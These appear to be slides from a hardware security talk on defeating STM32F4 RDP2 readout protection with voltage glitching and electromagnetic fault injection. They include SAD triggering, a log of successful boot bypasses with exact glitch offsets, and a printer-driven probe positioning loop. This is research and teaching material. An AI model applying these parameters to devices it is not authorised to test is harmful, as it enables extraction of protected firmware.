


Notice that activity spikes around offset 40000

# SAD Triggering

- We can use a unique portion of this captured waveform as our SAD trigger
  - This will be more consistent than the reset line
- Waveforms can be saved as ChipWhisperer projects for importing later
  - Allows others to load and compare waveforms for reproducing work
  - Example waveforms can be found in [our repository](#)


# SAD Triggering: Example



The left image is the baseline capture (triggered off of the reset line)

The right image is the SAD-triggered capture

# Power Trace: Review




We will iterate over offsets 40000-48000 ...

# RDP2: Glitch Flow

1. Provide power to target
2. Trigger using SAD trigger
3. Countdown ( ext\_offset )
4. ⚡ ⚡ ⚡
5. Test for serial bootloader mode


```
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7701
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7703
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7706
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7731
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7765
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7767
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7769
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7771
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7773
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7774
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7775
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7778
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7779
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7780
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7781
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7783
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7787
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7793
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7795
Boot bypass success! -- offset = -45, width = 40, ext_offset = 7796
```

# Voltage Glitching: Results



Targeting an EXT offset of 7700 to 7900 from the SAD trigger, we could reliably bypass the RDP check in the bootrom!

# Voltage Glitching: Results



The highlighted fluctuation is likely the RDP check occurring

# Voltage Glitching: Results


- A voltage glitch would potentially 🧱 (brick) the target!
  - Occurred when glitching V<sub>CAP</sub> or V<sub>D</sub>D
- Results confirmed with multiple other researchers
- While voltage glitching works on some variants, it is risky on the STM32F4
  - The external clock isn't used, voltage glitching causes hardware failure...now what!?

# EMFI: Electromagnetic Fault Injection

- EMFI attacks generate an electric field targeted at a specific region of an integrated circuit
- This field can cause hardware to fail, resulting in undefined behavior.
- Tools for this include the [PicoEMP](#) or [chipshouter](#)
  - [Riscure](#) also produces tools for performing such attacks/analysis

# Tools: PicoEMP

- Low-cost Electromagnetic Fault Injection (EMFI) tool
- Designed for self-study and hobbyist research
- OSS hardware and software
- [Python class](#) available for programmatic control




# EMP Positioning

- The effectiveness of an EMFI attack is determined by multiple things
  - Probe placement
  - Pulse width/shape/duration
  - Tip shape
- We can control pulse width via the PicoEMP firmware
  - We will use the default PicoEMP parameters
- We need a reliable way to consistently position the probe
  - Requires X/Y/Z dimensions


# EMP Positioning: Enter the Ender!

- The [Creality Ender 3](#) is a low cost, introductory 3D printer
  - Often on sale at Microcenter for < \$100
- The stock firmware allows the print head to be controlled via GCODE
  - We can send GCODE via USB
- Using the Ender 3, we can print a bracket and mount it for our target device
  - STL files can be found on [github](#)

# EMP: Probes and Brackets




This simple bracket will be used to mount the PicoEMP where the hot end of the printer is located



# EMP: Tip Construction

- To use the PicoEMP, we have to create an injection tip
  - Often a ferrite core with wire wound around it
- See the [PicoEMP](#) repository for more examples
- We will craft a tip based on this inductor



# EMP: Positioning

- To determine an optimal location, we will add the following variables to the glitch controller
  - X Offset
  - Y Offset
  - Z Offset
- We can use the previously determined SAD trigger
- The glitch output, will now be used to trigger the PicoEMP


# EMP: Positioning

```
for glitch_setting in gc.glitch_values():
    scope.glitch.ext_offset = glitch_setting[0]
    x_coord = glitch_setting[1]
    y_coord = glitch_setting[2]
    z_coord = glitch_setting[3]
    tries = glitch_setting[4]
    print_cntrl.write(f"G0 X{x_coord} Y{y_coord} Z{z_coord}\r\n".encode())
```

